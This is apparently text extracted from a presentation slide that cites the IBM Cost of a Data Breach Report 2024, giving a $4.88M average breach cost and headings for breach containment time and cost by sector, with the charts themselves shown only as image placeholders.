
Attacks are ongoing, and motivations still unclear



\$4.88M USD

Global average **cost of a data breach** in 2024;
a **27%** increase over 4 years


IBM Cost of a Data Breach Report 2024




Mean time to **identify** and **contain** a breach in 2024

Cost of a Data Breach by Sector

IBM Cost of a Data Breach Report 2024

